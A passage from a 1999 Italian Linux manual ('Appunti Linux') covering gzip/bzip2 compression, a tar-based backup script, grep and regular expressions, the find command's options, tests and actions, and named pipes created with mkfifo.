`$` **`gzip -d *.sgml.gz`**

Espande i file corrispondenti al modello `*.sgml.gz`, togliendo loro l'estensione `.gz`.

`$` **`cat pippo | gzip -9 > pippo.gz`**

Genera il file `pippo.gz` come risultato della compressione di `pippo`. In particolare, viene utilizzato il livello di compressione massima, e il file origina non viene cancellato.

```
$ cat pippo.gz | gzip -d > pippo
```

Fa l'opposto dell'esempio precedente: espande il file `pippo.gz` generando `pippo`, senza cancellare il file originale.

### 47.3.4 $ gunzip

**`gunzip`** come programma autonomo non esiste: è un collegamento a **`gzip`**. Se **`gzip`** viene avviato con il nome **`gunzip`** si comporta come se fosse stata utilizzata l'opzione **`-d`**.

### 47.3.5 $ zcat

**`zcat`** come programma autonomo non esiste: è un collegamento a **`gzip`**. Se **`gzip`** viene avviato con il nome **`zcat`** si comporta come se fosse stata utilizzata l'opzione **`-c`**.

### 47.3.6 $ bzip2

`bzip2 [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

**`bzip2`** è un programma di compressione funzionalmente analogo a **`gzip`**, nel senso che viene creato un file compresso per ogni file indicato negli argomenti. **`bzip2`**, come **`gzip`**, è in grado di comprimere solo file normali (*regular file*) e soltanto singolarmente: per ogni file ne viene generato un altro con l'estensione `.bz2`. Se non viene indicato alcun file o se si utilizza espressamente un singolo trattino isolato (**`-`**), lo standard input viene compresso e il risultato viene emesso attraverso lo standard output.

**`bzip2`** utilizza un algoritmo di compressione differente, rispetto a **`gzip`**, con un carico di elaborazione maggiore, e diventa efficace solo in presenza di file di grandi dimensioni. In generale, per garantire la massima portabilità di un archivio compresso, conviene utilizzare **`gzip`**, salvo quando le dimensioni dell'archivio sono tali da rendere realmente conveniente l'utilizzo di **`bzip2`**.

La sintassi di **`bzip2`** è molto simile a quella di **`gzip`**, anche se non è del tutto identica. Prima di decidere di utilizzare **`bzip2`** per archiviare i propri dati, conviene leggere la documentazione originale, *bzip2(1)*, in modo da poter valutare correttamente.

#### Alcune opzioni

`-c | --stdout`

Comprime o decomprime emettendo il risultato attraverso lo standard output. La decompressione ammette l'emissione di più file, mentre in caso di compressione, se ne può emettere solo uno.

`-d | --decompress`

Forza la modalità di decompressione dei dati. **`bzip2`** si comporta con questa opzione predefinita quando viene eseguito con il nome **`bunzip2`**.

`-f | --compress`

Forza la modalità di compressione dei dati. Serve a imporre la compressione, indipendentemente dal nome utilizzato per avviare **`bzip2`**.

`-t | --test`

Controlla l'integrità dei file compressi.

`-1 | -2 | -3 | -4 | -5 | -6 | -7 | -8 | -9`

Permette di definire il livello di compressione: **`-1`** rappresenta la compressione minima, che in compenso richiede blocchi più piccoli (100 Kbyte) e meno elaborazione; **`-9`** rappresenta la compressione massima, a scapito della dimensione dei blocchi che aumenta in modo considerevole (900 Kbyte), e del tempo di elaborazione.

### 47.3.7 $ bunzip2

`bunzip2 [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

**`bunzip2`** è un collegamento a **`bzip2`**, il quale, se avviato con questo nome, utilizza implicitamente l'opzione **`-d`** per decomprimere i file indicati alla fine della riga di comando.

### 47.3.8 Copie di sicurezza

Quello che segue è l'esempio di un semplice script per l'archiviazione di una serie di file e directory attraverso la coppia **`tar`** e **`gzip`**.

```
#!/bin/bash
#======================================================================
# salva <directory-di-destinazione>  < <meta>elenco</meta>
#
# Archiviazione di tutti i file e directory indicati attraverso lo
# standard input, utilizzando <directory-di-destinazione> come luogo
# di destinazione degli archivi.
#
# Gli archivi vengono generati in formato .tgz, cioè tar+gzip.
#======================================================================

#======================================================================
# Variabili.
#======================================================================

    #------------------------------------------------------------------
    # L'elenco dei file e delle directory da archiviare proviene dallo
    # standard input.
    #------------------------------------------------------------------
    ELENCO_DA_ARCHIVIARE=`cat`
    #------------------------------------------------------------------
    # Directory di destinazione.
    #------------------------------------------------------------------
    DESTINAZIONE=$1

#======================================================================
# Funzioni.
#======================================================================

    #------------------------------------------------------------------
    # Visualizza la sintassi corretta per l'utilizzo di questo script.
    #------------------------------------------------------------------
    function sintassi () {
        echo ""
        echo "cat elenco | $0 <directory-di-destinazione>"
        echo ""
    }

#======================================================================
# Inizio.
#======================================================================

    #------------------------------------------------------------------
    # Verifica la quantità di argomenti.
    #------------------------------------------------------------------
    if [ $# != 1 ]
    then
        #--------------------------------------------------------------
        # La quantità di argomenti è errata. Richiama la funzione
        # «sintassi» e termina l'esecuzione dello script restituendo
        # un valore corrispondente a «falso».
        #--------------------------------------------------------------
        sintassi
        exit 1
    fi
    #------------------------------------------------------------------
    # Verifica se esiste la directory di destinazione.
    #------------------------------------------------------------------
    if [ -e $DESTINAZIONE ]
    then
        #--------------------------------------------------------------
```

```
        # Qualcosa con quel nome esiste già.
        # Si deve verificare che si tratti di una directory.
        #---------------------------------------------------------------
        if [ ! -d $DESTINAZIONE ]
        then
            #-----------------------------------------------------------
            # Non si tratta di una directory.
            #-----------------------------------------------------------
            echo "Non è possibile procedere con l'archiviazione"
            echo "perché $DESTINAZIONE esiste e non è una directory."
            #-----------------------------------------------------------
            # Lo script termina restituendo un valore corrispondente
            # a «falso».
            #-----------------------------------------------------------
            exit 1
        fi
    else
        #---------------------------------------------------------------
        # La directory non esiste.
        # Si tenta di crearla.
        #---------------------------------------------------------------
        if ! mkdir $DESTINAZIONE
        then
            #-----------------------------------------------------------
            # Non è stato possibile creare la directory
            #-----------------------------------------------------------
            echo "Non è possibile creare la directory"
            echo "$DESTINAZIONE"
            #-----------------------------------------------------------
            # Lo script termina restituendo un valore corrispondente
            # a «falso».
            #-----------------------------------------------------------
            exit 1
        fi
    fi
    #-------------------------------------------------------------------
    # Giunti a questo punto, dovrebbe esistere la directory
    # di destinazione.
    # Inizia il ciclo di archiviazione.
    #-------------------------------------------------------------------
    for DA_ARCHIVIARE in $ELENCO_DA_ARCHIVIARE
    do
        #---------------------------------------------------------------
        # Estrae il nome del file o della directory senza il suo
        # percorso.
        #---------------------------------------------------------------
        BASE_NAME=`basename $DA_ARCHIVIARE`
        #---------------------------------------------------------------
        # Comprime il file o il contenuto del directory ottenendo un
        # file compresso con lo stesso nome e l'aggiunta
        # dell'estensione «.tgz».
        # Si utilizza «tar» specificando in particolare l'opzione «z»
        # che permette di comprimere automaticamente l'archivio
        # attraverso «gzip»;
        #---------------------------------------------------------------
        tar czvf $DESTINAZIONE/$BASE_NAME.tgz $DA_ARCHIVIARE
    done
    #-------------------------------------------------------------------
    # L'operazione di archiviazione e' terminata.
    #-------------------------------------------------------------------
    echo "L'archiviazione e' terminata."

#=======================================================================
# Fine.
#=======================================================================
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Ricerche

Esistono due tipi di ricerche possibili: quelle all'interno dei file per identificare delle stringhe che corrispondono a un modello, e quelle fatte all'interno di un filesystem alla ricerca di file o directory in base alle loro caratteristiche (nome, date e altri attributi).

Per questo si utilizzano due programmi fondamentali: **`grep`** per le ricerche di stringhe e **`find`** per la ricerca dei file.

## 48.1 grep

Il programma **`grep`** esegue una ricerca all'interno dei file in base a un modello normalmente espresso in forma di espressione regolare.

Storicamente sono esistite tre versioni di questo programma: **`grep`**, **`egrep`** e **`fgrep`**, ognuna specializzata in un tipo di ricerca. Attualmente, il programma **`grep`** GNU, corrispondente a quello che si utilizza normalmente con GNU/Linux, comprende tutte e tre queste funzionalità. In alcuni casi, per mantenere la compatibilità con il passato, possono trovarsi distribuzioni che mettono a disposizione anche i programmi **`egrep`** e **`fgrep`** in forma originale.

### 48.1.1 Avvio di grep

`grep [`⟨*opzioni*⟩`]` ⟨*modello*⟩ `[`⟨*file*⟩`...]`

`grep [`⟨*opzioni*⟩`] -e` ⟨*modello*⟩ `[`⟨*file*⟩`...]`

`grep [`⟨*opzioni*⟩`] -f` ⟨*file-modello*⟩ `[`⟨*file*⟩`...]`

**`grep`** esegue una ricerca all'interno dei file indicati come argomento oppure all'interno dello standard input. Il modello di ricerca può essere semplicemente il primo degli argomenti che seguono le opzioni, oppure può essere indicato precisamente come argomento dell'opzione **`-e`**, oppure ancora può essere contenuto in un file che viene indicato attraverso l'opzione **`-f`**.

La tabella 48.1 elenca le opzioni principali.

| Opzione | Descrizione |
|---|---|
| −G | Utilizza un'espressione regolare elementare (comportamento predefinito). |
| −E | Utilizza un'espressione regolare estesa. |
| −F | Utilizza un modello fatto di stringhe fisse. |
| −e ⟨*modello*⟩ | Specifica il modello di ricerca. |
| −f ⟨*file*⟩ | Specifica il nome di un file contenente il modello di ricerca. |
| −i | Ignora la differenza tra maiuscole e minuscole. |
| −n | Aggiunge il numero di riga. |
| −c | Emette solo il totale delle righe corrispondenti per ogni file. |
| −h | Elimina l'intestazione normale per le ricerche su più file. |
| −l | Emette solo i nomi dei file per i quali la ricerca ha avuto successo. |
| −L | Emette solo i nomi dei file per i quali la ricerca non ha avuto successo. |
| −v | Inverte il senso della ricerca: valgono le righe che non corrispondono. |

Tabella 48.1: Opzioni principali di **`grep`**.

### 48.1.2 Espressioni regolari

Un'espressione regolare è un modello che descrive un insieme di stringhe. Le espressioni regolari sono costruite, in maniera analoga alle espressioni matematiche, combinando espressioni più brevi.

Per tradizione esistono due tipi di espressioni regolari: elementari ed estese. Il programma **`grep`** originale era in grado di interpretare solo quelle elementari, il programma **`grep`** GNU interpreta correttamente anche quelle estese anche se il suo funzionamento predefinito è sempre basato su quelle elementari. Le espressioni regolari elementari sono limitate rispetto a quelle estese; in questo particolare adattamento di **`grep`** si ottengono le stesse funzionalità, pur se con una sintassi leggermente diversa da quella normale.

In generale, la sintassi delle espressioni regolari non è uguale per tutti i programmi che ne fanno uso.

### 48.1.3 Espressioni regolari estese

Il punto di partenza sono le espressioni regolari con le quali si ottiene una corrispondenza con un singolo carattere. La maggior parte dei caratteri, includendo tutte le lettere e le cifre numeriche, sono espressioni regolari che corrispondono a loro stessi. Ogni metacarattere con significati speciali può essere utilizzato per il suo valore normale facendolo precedere dalla barra obliqua inversa (`\`).

Una fila di caratteri racchiusa tra parentesi quadre corrisponde a un carattere qualunque tra quelli indicati; se all'inizio di questa fila c'è l'accento circonflesso, si ottiene una corrispondenza con un carattere qualunque diverso da quelli della fila. Per esempio, l'espressione regolare `[0123456789]` corrisponde a una qualunque cifra numerica, mentre `[^0123456789]` corrisponde a un carattere qualunque purché non sia una cifra numerica.

All'interno delle parentesi quadre, invece che indicare un insieme di caratteri, è possibile indicarne un intervallo, mettendo il carattere iniziale e finale separati da un trattino (`-`). I caratteri che vengono rappresentati in questo modo dipendono dalla codifica ASCII che ne determina la sequenza. Per esempio, l'espressione regolare `[9-A]` rappresenta un carattere qualsiasi tra: `9`, `:`, `;`, `<`, `=`, `>`, `?`, `@` e `A`, perché così è la sequenza ASCII.

All'interno delle parentesi quadre si possono indicare delle classi di caratteri attraverso il loro nome: `[:alnum:]`, `[:alpha:]`, `[:cntrl:]`, `[:digit:]`, `[:graph:]`, `[:lower:]`, `[:print:]`, `[:punct:]`, `[:space:]`, `[:upper:]` e `[:xdigit:]`. Per essere usati, questi nomi di classi possono solo apparire all'interno di un'espressione tra parentesi quadre, di conseguenza, per esprimere la corrispondenza con un qualunque carattere alfanumerico si può utilizzare l'espressione regolare `[[:alnum:]]`. Nello stesso modo, per esprimere la corrispondenza con un qualunque carattere non alfanumerico si può utilizzare l'espressione regolare `[^[:alnum:]]`.

Il punto (`.`) corrisponde a un qualsiasi carattere. Il simbolo `\w` è un sinonimo di `[[:alnum:]]` e `\W` è un sinonimo di `[^[:alnum:]]`.

L'accento circonflesso (`^`) e il dollaro (`$`) sono metacaratteri che corrispondono rispettivamente alla stringa nulla all'inizio e alla fine di una riga. I simboli `\<` e `\>` corrispondono rispettivamente alla stringa vuota all'inizio e alla fine di una parola.

> Quando per qualche ragione si hanno difficoltà a indicare dei caratteri che per l'espressione sarebbero comunque caratteri normali, è possibile utilizzare il simbolo `\` anteriormente, purché questo non rappresenti a sua volta un altro metacarattere.

Un'espressione regolare che genera una corrispondenza con un singolo carattere può essere seguita da uno o più operatori di ripetizione. Questi sono rappresentati attraverso i simboli `?`, `*`, `+` e dai «contenitori» rappresentati da particolari espressioni tra parentesi graffe. La tabella 48.2 mostra l'uso che si può fare di questi operatori.

| Codifica | Corrispondenza. |
|---|---|
| $x*$ | Nessuna o più volte $x$. Equivalente a `x{0,}`. |
| $x?$ | Nessuna o al massimo una volta $x$. Equivalente a `x{0,1}`. |
| $x+$ | Una o più volte $x$. Equivalente a `x{1,}`. |
| $x\{n\}$ | Esattamente $n$ volte $x$. |
| $x\{n,\}$ | Almeno $n$ volte $x$. |
| $x\{n,m\}$ | Da $n$ a $m$ volte $x$. |

Tabella 48.2: Operatori di ripetizione nelle espressioni regolari gestite dal programma `grep`.

Due espressioni regolari possono essere concatenate (in sequenza) generando un'espressione regolare corrispondente alla sequenza di due sottostringhe che rispettivamente corrispondono alle due sottoespressioni.

Due espressioni regolari possono essere unite attraverso l'operatore `|`; l'espressione regolare risultante corrisponde a una qualunque stringa per la quale sia valida la corrispondenza di una delle due sottoespressioni.

La ripetizione (attraverso gli operatori di ripetizione) ha la precedenza sul concatenamento che a sua volta ha la precedenza sull'alternanza (quella che si ha utilizzando l'operatore `|`). Una sottoespressione può essere racchiusa tra parentesi tonde per modificare queste regole di precedenza.

La notazione `\n`, dove *n* è una singola cifra numerica diversa da zero, rappresenta un riferimento all'indietro a una corrispondenza già avvenuta tra quelle di una sottoespressione precedente racchiusa tra parentesi tonde. La cifra numerica indica l'*n*-esima sottoespressione tra parentesi a partire da sinistra.

## 48.1.4 Espressioni regolari elementari

Nelle espressioni regolari elementari, i metacaratteri `?`, `+`, `{`, `|`, `(` e `)` perdono il loro significato speciale. Al loro posto si utilizzano gli stessi simboli preceduti dalla barra obliqua inversa: `\?`, `\+`, `\{`, `\|`, `\(` e `\)`.

### 48.1.5 egrep

Come già accennato, alcune distribuzioni GNU/Linux forniscono un programma **egrep** alternativo, invece di utilizzare il solito collegamento allo stesso **grep**. In tal caso, per quanto riguarda l'interpretazione delle espressioni regolari (estese), la parentesi graffa aperta che inizia la delimitazione di un «contenitore» per rappresentare un operatore di ripetizione, viene indicata come **\{**.

### 48.1.6 Esempi

$ **grep -F -e ciao -i -n ***

Cerca all'interno di tutti i file contenuti nella directory corrente la corrispondenza della parola **ciao** senza considerare la differenza tra le lettere maiuscole e quelle minuscole. Visualizza il numero e il contenuto delle righe che contengono la parola cercata.

$ **grep -E -e "scal[oa]" elenco**

Cerca all'interno del file `elenco` le righe contenenti la parola **scalo** o **scala**.

$ **grep -E -e \\`.*\\' elenco**

Questo è un caso di ricerca particolare in cui si vogliono cercare le righe in cui appare qualcosa racchiuso tra apici singoli, nel modo **`...'**. Si immagina però di utilizzare la shell Bash con la quale è necessario proteggere gli apici da un altro tipo di interpretazione. In questo caso la shell fornisce a **grep** solo la stringa **`.*'**.

$ **grep -E -e "\\`.*\\'" elenco**

Questo esempio deriva dal precedente. Anche in questo caso si suppone di utilizzare la shell Bash, ma questa volta viene fornita a **grep** la stringa **\\`.*\\'** che fortunatamente viene interpretata ugualmente da **grep** nel modo corretto.

### 48.1.7 zgrep

`zgrep [`⟨*opzioni*⟩`]` ⟨*modello*⟩ `[`⟨*file*⟩`...]`

**zgrep** è un programma aggiuntivo che permette di eseguire delle ricerche all'interno di file compressi (con **compress**, oppure con **gzip**). **zgrep** si occupa semplicemente di decomprimere i file, se necessario, prima di passarli a **grep**. In questo senso, e considerato che le opzioni e il modello sono passati tali e quali a **grep**, la sintassi è la stessa di quel programma.

Ricapitolando, **zgrep** può essere usato indifferentemente con file normali o compressi, senza che l'utente debba preoccuparsi di questo.

## 48.2 find

Il programma **find** esegue una ricerca, all'interno di uno o più percorsi, per i file che soddisfano determinate condizioni legate alla loro apparenza esterna, e non al loro contenuto. Per ogni file o directory trovati, può essere eseguito un comando (programma, script o altro) che a sua volta può svolgere delle operazioni su di essi.

Questa sezione non descrive tutte le funzionalità di **find**. Una volta appresi i rudimenti del suo funzionamento, conviene consultare *find.info* oppure *find(1)*.

### 48.2.1 Avvio di find

La sintassi di **find** è piuttosto insolita, oltre che complessa, anche se dallo schema seguente non sembrerebbe così.

> In particolare è indispensabile tenere a mente che molti dei simboli utilizzati negli argomenti di **find** potrebbero essere interpretati e trasformati dalla shell, di conseguenza occorrerà utilizzare le tecniche che la shell stessa offre per evitarlo.

`find [`⟨*percorso*⟩`...] [`⟨*espressione*⟩`]`

**find** esegue una ricerca all'interno dei percorsi indicati per i file che soddisfano l'espressione di ricerca. Il primo argomento che inizia con **-**, **(**, **)**, **,** o **!** (trattino, parentesi tonda, virgola, punto esclamativo) viene considerato come l'inizio dell'espressione, mentre gli argomenti precedenti sono interpretati come parte dell'insieme dei percorsi di ricerca.

Se non vengono specificati percorsi di ricerca, si intende la directory corrente; se non viene specificata alcuna espressione, o semplicemente se non viene specificato nulla in contrario, viene emesso l'elenco dei nomi trovati.

### 48.2.2 Espressioni di find

Il concetto di espressione nella documentazione di **`find`** è piuttosto ampio e bisogna fare un po' di attenzione. Si può scomporre idealmente in

`[`⟨*opzione*⟩`...] [`⟨*condizioni*⟩`]`

e a sua volta le condizioni possono essere di due tipi: test e azioni. Ma, mentre le opzioni devono apparire prima, test e azioni possono essere mescolati tra loro.

Le opzioni rappresentano un modo di configurare il funzionamento del programma, così come di solito accade nei programmi di utilità. Le condizioni sono espressioni che generano un risultato logico e come tali vanno trattate: per concatenare insieme più condizioni occorre utilizzare gli operatori booleani.

### 48.2.3 Alcune opzioni

Come già accennato, dopo l'indicazione dei percorsi e prima delle condizioni (test e azioni) vanno indicate le opzioni. Quelle che seguono sono solo le più importanti tra quelle a disposizione.

---

`-depth`

Elabora prima il contenuto delle directory. In pratica si ottiene una scansione che parte dal livello più profondo fino al più esterno.

`-xdev | -mount`

Non esegue la ricerca nelle directory contenute all'interno di filesystem differenti da quello di partenza. Tra i due è preferibile usare **`-xdev`**.

`-noleaf`

Non ottimizza la ricerca. Questa opzione è necessaria quando si effettuano ricerche all'interno di filesystem che non seguono le convenzioni Unix, come nel caso di CD-ROM o partizioni Dos.

Esempi

`$ `**`find . -xdev -print`**

Elenca tutti i file e le directory a partire dalla posizione corrente restando nell'ambito del filesystem di partenza.

### 48.2.4 Alcuni test

Come già accennato, i test sono condizioni che vengono valutate per ogni file e directory incontrati. Il risultato delle condizioni può essere *Vero* o *Falso*. Quando vengono indicate più condizioni, queste devono essere unite in qualche modo attraverso degli operatori booleani in modo da ottenere una sola grande condizione. Se non viene specificato diversamente, viene utilizzato automaticamente l'operatore AND: **`-and`**.

Valori numerici

All'interno dei test, gli argomenti numerici possono essere specificati preceduti o meno da un segno.

---

`+`*`n`*

Indica un numero maggiore di *n*.

`-`*`n`*

Indica un numero minore di *n*.

*`n`*

Indica un numero esattamente uguale a *n*.

Proprietà

`-uid `*`n`*

Si avvera quando il numero UID del file o della directory è uguale a *n*.

`-user` ⟨*nome-dell'utente*⟩

Si avvera quando il file o la directory appartiene all'utente indicato.

`-nouser`

Si avvera per i file e le directory di proprietà di utenti non esistenti.

`-gid` *n*

Si avvera quando il numero GID del file o della directory è uguale a *n*.

`-group` ⟨*nome-del-gruppo*⟩

Si avvera quando il file o la directory appartiene al gruppo indicato.

`-nogroup`

Si avvera per i file e le directory di proprietà di gruppi non esistenti.

Permessi

`-perm` ⟨*permessi*⟩

Si avvera quando i permessi del file o della directory corrispondono esattamente a quelli indicati con questo test. I permessi si possono indicare in modo numerico (ottale) o simbolico.

`-perm -`⟨*permessi*⟩

Si avvera quando i permessi del file o della directory comprendono almeno quelli indicati con questo test.

`-perm +`⟨*permessi*⟩

Si avvera quando alcuni dei permessi indicati nel modello di questo test corrispondono a quelli del file o della directory.

Caratteristiche dei nomi

`-name` ⟨*modello*⟩

Si avvera quando viene incontrato un nome di file o directory corrispondente al modello indicato, all'interno del quale si possono utilizzare i caratteri jolly. La comparazione avviene utilizzando solo il nome del file (o della directory) escludendo il percorso precedente. I caratteri jolly (**`*`**, **`?`**, **`[`**, **`]`**) non possono corrispondere al punto iniziale (**`.`**) che appare nei cosiddetti file nascosti.

`-iname` ⟨*modello*⟩

Si comporta come **`-name`**, ma non tiene conto della differenza tra maiuscole e minuscole (**`iname`** = *insensitive* **`name`**).

`-lname` ⟨*modello*⟩

Si avvera quando si tratta di un collegamento simbolico e il suo contenuto corrisponde al modello che può essere espresso utilizzando anche i caratteri jolly. Un collegamento simbolico può contenere anche l'indicazione del percorso necessario a raggiungere un file o una directory reale. Il modello espresso attraverso i caratteri jolly non tiene conto in modo particolare dei simboli punto (**`.`**) e barra obliqua (**`/`**) che possono essere contenuti all'interno del collegamento.

`-ilname` ⟨*modello*⟩

Si comporta come **`-lname`**, ma non tiene conto della differenza tra maiuscole e minuscole (**`ilname`** = *insensitive* **`lname`**).

`-path` ⟨*modello*⟩

Si avvera quando il modello, esprimibile utilizzando caratteri jolly, corrisponde a un percorso. Per esempio, un modello del tipo **`./i*no`** può corrispondere al file `./idrogeno/ossigeno`.

`-ipath` ⟨*modello*⟩

Si comporta come **`-path`**, ma non tiene conto della differenza tra maiuscole e minuscole (**`ipath`** = *insensitive* **`path`**).

`-regexp` ⟨*modello*⟩

Si avvera quando l'espressione regolare indicata corrisponde al file o alla directory incontrati. Per la verifica della corrispondenza, attraverso l'espressione regolare, viene utilizzato anche il percorso e non solo il nome del file o della directory. Quindi, per ottenere la corrispondenza con il file `./carbonio` si può utilizzare l'espressione regolare **`.*bonio`** oppure **`.*bo..o`**, ma non **`c.*io`**.

`-iregexp` ⟨*modello*⟩

Si comporta come **`-regexp`**, ma non tiene conto della differenza tra maiuscole e minuscole (**`iregexp`** = *insensitive* **`regexp`**).

Data di modifica

`-mmin` *n*

Si avvera quando la data di modifica del file o della directory corrisponde a *n* minuti fa.

`-mtime` *n*

Si avvera quando la data di modifica del file o della directory corrisponde a *n* giorni fa. Più precisamente, il valore *n* fa riferimento a multipli di 24 ore.

`-newer` ⟨*file*⟩

Si avvera quando la data di modifica del file o della directory è più recente di quella del file indicato.

Data di accesso

`-amin` *n*

Si avvera quando la data di accesso del file o della directory corrisponde a *n* minuti fa.

`-atime` *n*

Si avvera quando la data di accesso del file o della directory corrisponde a *n* giorni fa. Più precisamente, il valore *n* fa riferimento a multipli di 24 ore.

`-anewer` ⟨*file*⟩

Si avvera quando la data di accesso del file o della directory è più recente di quella del file indicato.

Data di creazione o cambiamento di stato

`-cmin` *n*

Si avvera quando la data di creazione del file o della directory corrisponde a *n* minuti fa.

`-ctime` *n*

Si avvera quando la data di creazione del file o della directory corrisponde a *n* giorni fa. Più precisamente, il valore *n* fa riferimento a multipli di 24 ore.

`-cnewer` ⟨*file*⟩

Si avvera quando la data di creazione del file o della directory è più recente di quella del file indicato.

Dimensione

`-empty`

Si avvera quando il file o la directory sono vuoti.

`-size` *n*`[b|c|k|w]`

Si avvera quando la dimensione del file o della directory ha una dimensione pari a *n*. L'unità di misura è rappresentata dalla lettera che segue il numero:

- **`b`** blocchi da 512 byte e rappresenta il valore predefinito in mancanza dell'indicazione di questa lettera;
- **`c`** byte (caratteri);
- **`k`** blocchi da 1024 byte (Kbyte);
- **`w`** parole di due byte.

Varie

`-true`

Sempre vero.

`-false`

Sempre falso.

`-fstype` ⟨*tipo-di-filesystem*⟩

Si avvera quando il file o la directory si trova in un filesystem del tipo indicato (Vedere tabella 41.2).

`-inum` *n*

Si avvera quando il file o la directory ha il numero di inode corrispondente a *n*.

`-type` ⟨*categoria*⟩

Si avvera se l'elemento analizzato appartiene alla categoria indicata:

- **b** dispositivo a blocchi;
- **c** dispositivo a caratteri;
- **d** directory;
- **p** file FIFO, ovvero una pipe con nome;
- **f** file normale (*regular file*);
- **l** collegamento simbolico;
- **s** socket.

### 48.2.5 Operatori booleani

Le condizioni possono essere costruite anche utilizzando alcuni operatori booleani e le parentesi. Quando questi vengono utilizzati, la valutazione delle condizione viene fatta eseguendo il minimo numero indispensabile di operazioni. Ciò significa che di fronte a un operatore AND si verifica la prima condizione e solo se questa risulta vera si passa a verificare la seconda; di fronte a un operatore OR si verifica la prima condizione e solo se questa risulta falsa si passa a verificare la seconda. Infatti, per sapere che il risultato di un'operazione AND è *Falso* basta sapere che almeno una delle due condizioni in ingresso ha un valore *Falso*; per sapere che il risultato di un'operazione OR è *Vero* basta sapere che almeno una delle due condizioni in ingresso ha il valore *Vero*.

---

`(    )`

Le parentesi tonde stabiliscono la precedenza nell'esecuzione dei test.

`!` | `-not`

Davanti a un'espressione si comporta come negazione logica, ovvero è equivalente a NOT.

`-a` | `-and`

Tra due espressioni si comporta come l'operatore logico AND. In mancanza dell'indicazione di un operatore logico tra due condizioni si intende AND.

`-o` | `-or`

Tra due espressioni si comporta come l'operatore logico OR.

### 48.2.6 Alcune azioni

Le azioni sono delle operazioni da compiere per ogni file o directory che si ottiene dalla scansione. Queste azioni generano però un risultato che viene interpretato in maniera logica. Dipende da come vengono concatenate le varie condizioni (test e azioni) se, e in corrispondenza di quanti file, verranno eseguite queste azioni.

`-exec` ⟨*comando*⟩ **`;`**

Esegue il comando indicato, nella directory di partenza, restituendo il valore *Vero* se il comando restituisce il valore zero. Tutti gli argomenti che seguono vengono considerati come parte del comando fino a quando viene incontrato il simbolo punto e virgola (**`;`**). All'interno del comando, la stringa {} viene interpretata come sinonimo del file che è attualmente in corso di elaborazione. Se la shell interpreta questo simbolo occorre utilizzare il meccanismo del *quoting* per evitarlo.

`-ok` ⟨*comando*⟩ **`;`**

Si comporta come **`-exec`** ma, prima di eseguire il comando, chiede conferma all'utente. Se il comando non viene eseguito, restituisce il valore *Falso*.

`-print`

Si avvera sempre, emette il nome completo dei file (e delle directory) che avverano l'insieme delle condizioni. È l'azione predefinita, se non ne vengono indicate delle altre.[1]

### 48.2.7 Esempi

`$ find / -name "lib*" -print`

Esegue una ricerca su tutto il filesystem globale, a partire dalla directory radice, per i file e le directory il cui nome inizia per **`lib`**. Dal momento che si vuole evitare che la shell trasformi **`lib*`** in qualcosa di diverso, si utilizzano le virgolette.

`# find / -xdev -nouser -print`

Esegue una ricerca nel filesystem principale a partire dalla directory radice, escludendo gli altri filesystem, per i file e le directory appartenenti a utenti non registrati (che non risultano da `/etc/passwd`).

`$ find /usr -xdev -atime +90 -print`

Esegue una ricerca a partire dalla directory `/usr/`, escludendo altri filesystem diversi da quello di partenza, per i file la cui data di accesso è più vecchia di 2160 ore (24*90=2160).

`$ find / -xdev -type f -name core -print`

Esegue una ricerca a partire dalla directory radice, all'interno del solo filesystem principale, per i file `core` (solo i file normali).

`$ find / -xdev -size +5000k -print`

Esegue una ricerca a partire dalla directory radice, all'interno del solo filesystem principale, per i file la cui dimensione supera i 5000 Kbyte.

`$ find ~/dati -atime +90 -exec mv \{\} ~/archivio \;`

Esegue una ricerca a partire dalla directory `~/dati/` per i file più vecchi di 90 giorni e sposta quei file all'interno della directory `~/archivio/`. Il tipo di shell a disposizione ha costretto a usare spesso il carattere di escape (**`\`**) per poter usare le parentesi graffe e il punto e virgola secondo il significato che gli attribuisce **`find`**, e non la shell stessa.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

---

[1] Il programma **`find`** di GNU considera questa l'azione predefinita, per cui non è necessario indicarla per ottenere un output sullo schermo. Generalmente, **`find`** non ha un'azione predefinita, e questo può mettere in crisi un utente GNU/Linux quando passa a un altro sistema Unix. Questo è il motivo per il quale viene sempre indicata l'azione negli esempi seguenti, anche se non sarebbe necessario.

# File speciali

Quando si studia un filesystem Unix, oggetti come directory, file di dati e collegamenti, sono abbastanza comprensibili, mentre tutto il resto viene indicato generalmente come trattarsi di ***file speciali***. Questa definizione fa pensare a qualcosa di minore importanza, in realtà si tratta di componenti fondamentali di un sistema Unix, così come di GNU/Linux.

La tabella 49.1 elenca i programmi a cui si accenna in questo capitolo.

| Nome | Descrizione |
|---|---|
| mkfifo | Crea un file FIFO, o pipe con nome. |
| mknod | Crea un file FIFO o un file di dispositivo. |
| /dev/MAKEDEV | Script standard per la ricostruzione dei file di dispositivi standard. |

Tabella 49.1: Riepilogo dei programmi e dei file per la gestione dei file speciali.

Tra questi file speciali, si distingue generalmente tra pipe con nome, o FIFO, e file di dispositivo.

## 49.1 Pipe con nome

Una pipe con nome è un file che funziona da ***serbatoio FIFO***. FIFO è acronimo di *First In First Out*, ovvero, «il primo a entrare è il primo a uscire», e a volte viene indicato con il termine ***coda***.

Si usano file di questo tipo per permettere a due processi di comunicare. Il primo apre il file in scrittura, e vi aggiunge dati, il secondo lo apre in lettura e lo legge sequenzialmente.

### 49.1.1 $ mkfifo

`mkfifo [`⟨*opzioni*⟩`]` ⟨*file*⟩`...`

**`mkfifo`** crea uno o più file FIFO (pipe con nome).

Alcune opzioni

`-m` ⟨*modalità*⟩ | `--mode=`⟨*modalità*⟩

Questa opzione permette di specificare esplicitamente i permessi del file che viene creato. La modalità può essere espressa sia in forma numerica che simbolica, come è possibile fare con il programma **`chmod`** (46.2.5). Il valore predefinito di questi permessi è 0666, meno il valore della maschera dei permessi.

Esempi

Nell'esempio seguente vengono mostrati una sequenza di comandi con i quali, creando due file FIFO, si ottiene lo stesso risultato di una pipeline come **`cat mio_file | sort | lpr`**.

`$` **`mkfifo fifo1 fifo2`**

Crea due file FIFO: `fifo1` e `fifo2`.

`$` **`cat mio_file >> fifo1 &`**

Invia `mio_file` a `fifo1` senza attendere (**`&`**).

`$` **`sort < fifo1 >> fifo2 &`**

Esegue il riordino di quanto ottenuto da `fifo1` e invia il risultato a `fifo2` senza attendere (**`&`**).

`$` **`lpr < fifo2`**

Accoda la stampa di quanto ottenuto da **`fifo2`**.

## 49.2 File di dispositivo

